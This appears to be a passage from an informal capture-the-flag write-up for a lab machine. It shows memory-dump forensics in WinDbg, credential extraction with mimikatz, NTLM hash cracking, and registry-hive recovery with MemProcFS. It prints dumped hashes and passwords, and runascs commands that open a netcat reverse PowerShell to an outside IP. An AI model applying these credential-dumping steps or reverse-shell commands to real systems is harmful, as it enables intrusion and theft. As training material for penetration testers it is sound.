
https://learn.microsoft.com/en-us/windows-hardware/drivers/debugger/

Don't know this will work or not. Let's try it out, go to file select your dump

Day 3



```
Debuggee not connected
```



Supported file formats:


- Windows user mode dumps (*.dmp, *.hdmp, *.mdmp)
- Windows kernel mode dumps (*.dmp)
- Windows binary image formats (*.exe, *.dll, *.sys)
- Linux user mode core dumps (ELF)
- Linux kernel mode core dumps (ELF, kdump)
- Linux binary image formats (ELF)
- MacOS user mode core dumps (MachO)
- MacOS binary image formats (MachO)

WinDbg can also open these files if they are contained within a compressed ZIP or CAB file.

Dump File: C:\Users\Lucifer\Desktop\MEMORY.DMP

Target architecture: Autodetect


Now got the command prompt in windbg



```
Symbol search path is: srv*
Executable search path is:
Windows 10 Kernel Version 17763 MP (2 procs) Free x64
Product: Server, suite: TerminalServer SingleUserTS
Edition build lab: 17763.1.amd64fre.rs5_release.180914-1434
Kernel base = 0xfffff806`0f019000 PsLoadedModuleList = 0xfffff806`0f432470
Debug session time: Wed Oct  4 23:03:02.067 2023 (UTC + 5:30)
System Uptime: 0 days 0:03:17.457
Loading Kernel Symbols
.............................................................Page 2000428cd too large to be in the dump file.
..
..................................................Page 200012c66 too large to be in the dump file.
..............
.......................
Loading User Symbols
.............................................
Loading unloaded module list
......
For analysis of this file, run !analyze -v
nt!KeBugCheckEx:
fffff806`0f1d1fb0 48894c2408      mov     qword ptr [rsp+8],rcx ss:0018:fffffa09`aef95680=000000000000000a

1: kd>
```


Now search for the command to dump sam hashes. As I searched, I found this article https://woshub.com/how-to-get-plain-text-passwords-of-windows-users/ So without mimitkatz, dumping creds isn't possible. Downloaded mimikatz and loaded in windbg

Got admin password don't know it will work for admin or not but it will be used somewhere I guess




```
SID               : S-1-5-21-3542429192-2036945976-3483670807-500
    msv :
     [00000003] Primary
     * Username : Administrator
     * Domain   : FREELANCER
     * NTLM     : acb3617b6b9da5dc7778092bdea6f3b8
     * SHA1     : ccbee099f360c2fd26b8a3953d9b37893bcaa467
     * DPAPI    : 587f524a5c66053caa5e00000000acb3
    tspkg : KO
    wdigest :
     * Username : Administrator
     * Domain   : FREELANCER
     * Password : (null)
    kerberos :
     * Username : Administrator
     * Domain   : FREELANCER.HTB
     * Password : v3ryS0l!dP@sswd#29
     * Key List
       aes256_hmac       707d2a08632dec5b412a8a77d52b24004c301b694ef640630a5f7141d71b7969
       aes128_hmac       bce0bf149aded161c203a597fcbefcb5
```

NTLM for liza user




```
SID               : S-1-5-21-3542429192-2036945976-3483670807-
    msv :
     [00000003] Primary
     * Username : liza.kazanof
     * Domain   : FREELANCER
     * NTLM     : 6bc05d2a5ebf34f5b563ff233199dc5a
     * SHA1     : 93eff904639f3b40b0f05f9052c48473ecd2757e
     * DPAPI    : 953b826b646b373f4972000000006bc0
    tspkg : KO
```

NTLM for administrator



```
SID                : S-1-5-21-3542429192-2036945976-3483670807-5
    msv :
     [00000003] Primary
     * Username : Administrator
     * Domain   : FREELANCER
     * NTLM     : acb3617b6b9da5dc7778092bdea6f3b8
     * SHA1     : ccbee099f360c2fd26b8a3953d9b37893bcaa467
     * DPAPI    : 587f524a5c66053caa5e00000000acb3
    tspkg : KO
    wdigest :
     * Username : Administrator
```

NTLM cracked for liza.kazanof



Enter up to 20 non-salted hashes, one per line:

```
6bc05d2a5ebf34f5b563ff233199dc5a
```


Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
6bc05d2a5ebf34f5b563ff233199dc5a	NTLM	RockYou!

Color Codes: 🟩 Green: Exact match, 🟨 Yellow: Partial match, 🟥 Red: Not found.


Download CrackStation's Wordlist

NTLM of Admin got cracked it is the kerberos password



```
acb3617b6b9da5dc7778092bdea6f3b8:v3ryS0l!dP@sswd#29

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1000 (NTLM)
Hash.Target......: acb3617b6b9da5dc7778092bdea6f3b8
Time.Started.....: Tue Jun  4 01:47:23 2024 (0 secs)
Time.Estimated...: Tue Jun  4 01:47:23 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (./list)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     4765 H/s (0.01ms) @ Accel:512 Loops:1 Thr:64 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1/1 (100.00%)
Rejected.........: 0/1 (0.00%)
Restore.Point....: 0/1 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: v3ryS0l!dP@sswd#29 -> v3ryS0l!dP@sswd#29
Hardware.Mon.#1..: Temp: 53c Util:  1% Core:1680MHz Mem:6000MHz Bus:8

Started: Tue Jun  4 01:47:23 2024
Stopped: Tue Jun  4 01:47:24 2024
```

Now let’s test these password If the admin one works box will end Here :)
Both the passwords didn’t worked out so I think there is something else




```
PS C:\users\public> .\runascs.exe administrator v3ryS0l!dP@sswd#29 "nc64.exe 10.10.14.50 5555 -e powershell"
.\runascs.exe administrator v3ryS0l!dP@sswd#29 "nc64.exe 10.10.14.50 5555 -e powershell"
[-] RunasCsException: LogonUser failed with error code: The user name or password is incorrectPS C:\users\public>

PS C:\users\public> .\runascs.exe lkazanof RockYou! "nc64.exe 10.10.14.50 5555 -e powershell"
.\runascs.exe lkazanof RockYou! "nc64.exe 10.10.14.50 5555 -e powershell"
[-] RunasCsException: LogonUser failed with error code: The user name or password is incorrectPS C:\users\public>
```

They didn’t work on any user I think I missed something, Let me dump SAM hashes these were sam hashes. Can’t find a way to dump the sam hive with windbg, So I will try next tool
MemProcFS: https://github.com/ufrisk/MemProcFS
I was having some issues in running it on linux so I tried it on windows and worked after doing the steps mentioned

Still having some dependency issues so I used this:
https://github.com/evild3ad/MemProcFS-Analyzer


Nice directory is mounted



This PC › E (\\MemProcFS) (E:) ›


Name	Date modified	Type	Size
conf	6/4/2024 4:15 AM	File folder	
forensic	6/4/2024 4:15 AM	File folder	
misc	6/4/2024 4:15 AM	File folder	
name	6/4/2024 4:15 AM	File folder	
pid	6/4/2024 4:15 AM	File folder	
py	6/4/2024 4:15 AM	File folder	
registry	6/4/2024 4:15 AM	File folder	
sys	6/4/2024 4:15 AM	File folder	
vm	6/4/2024 4:15 AM	File folder	
memory.dmp	6/4/2024 4:15 AM	DMP File	1,740,552 KB
memory.pmem	6/4/2024 4:15 AM	PMEM File	1,740,544 KB

In dumps I got these 3 files at E:\registry\hive_files




0xffffd3067d7f0000-SECURITY-MACHINE_SECURITY.reghive	6/4/2024 4:15 AM	REGHIVE File	48 KB
0xffffd3067d9c4000-NTUSERDAT-USER_S-1-5-20.reghive	6/4/2024 4:15 AM	REGHIVE File	184 KB
0xffffd3067d935000-SAM-MACHINE_SAM.reghive	6/4/2024 4:15 AM	REGHIVE File	48 KB
0xffffd3067db43000-BBI-A_{ae450ff4-3002-4d4d-921c-fd354d63ec8b}.reghive	6/4/2024 4:15 AM	REGHIVE File	236 KB
0xffffd3067db53000-NTUSERDAT-USER_S-1-5-19.reghive	6/4/2024 4:15 AM	REGHIVE File	168 KB
0xffffd3067dd5e000-ActivationStoredat-A_{D65833F6-A688-4A68-A28F-F59183BDFADA}.reghive	6/4/2024 4:15 AM	REGHIVE File	116 KB
0xffffd3067e30e000-UsrClassdat-USER_S-1-5-21-3542429192-2036945976-3483670807-1121_Classes.reghive	6/4/2024 4:15 AM	REGHIVE File	1,196 KB
0xffffd3067ec26000-Amcachehve-A_{da3518a3-bbc6-1dba-206b-2755382f1364}.reghive	6/4/2024 4:15 AM	REGHIVE File	1,444 KB
0xffffd3067ec39000-ntuserdat-USER_S-1-5-21-3542429192-2036945976-3483670807-1121.reghive	6/4/2024 4:15 AM	REGHIVE File	512 KB
0xffffd3067ec58000-settingsdat-A_{8a28242f-95cc-f96a-239c-d8a872afe4cc}.reghive	6/4/2024 4:15 AM	REGHIVE File	44 KB
0xffffd3067f9e7000-ntuserdat-USER_S-1-5-21-3542429192-2036945976-3483670807-500.reghive	6/4/2024 4:15 AM	REGHIVE File	628 KB
0xffffd3067f91b000-UsrClassdat-USER_S-1-5-21-3542429192-2036945976-3483670807-500_Classes.reghive	6/4/2024 4:15 AM	REGHIVE File	1,372 KB
0xffffd3067f097000-DRIVERS-MACHINE_DRIVERS.reghive	6/4/2024 4:15 AM	REGHIVE File	3,724 KB
0xffffd30679c0e000-unknown-unknown.reghive	6/4/2024 4:15 AM	REGHIVE File	8 KB
0xffffd30679c46000-SYSTEM-MACHINE_SYSTEM.reghive	6/4/2024 4:15 AM	REGHIVE File	18,008 KB
0xffffd30679cdc000-unknown-MACHINE_HARDWARE.reghive	6/4/2024 4:15 AM	REGHIVE File	28 KB

Another SAM and SECURITY file but there isn't any system file here
E:\forensic\files\ROOT\Windows\System32\config
let's see which one works



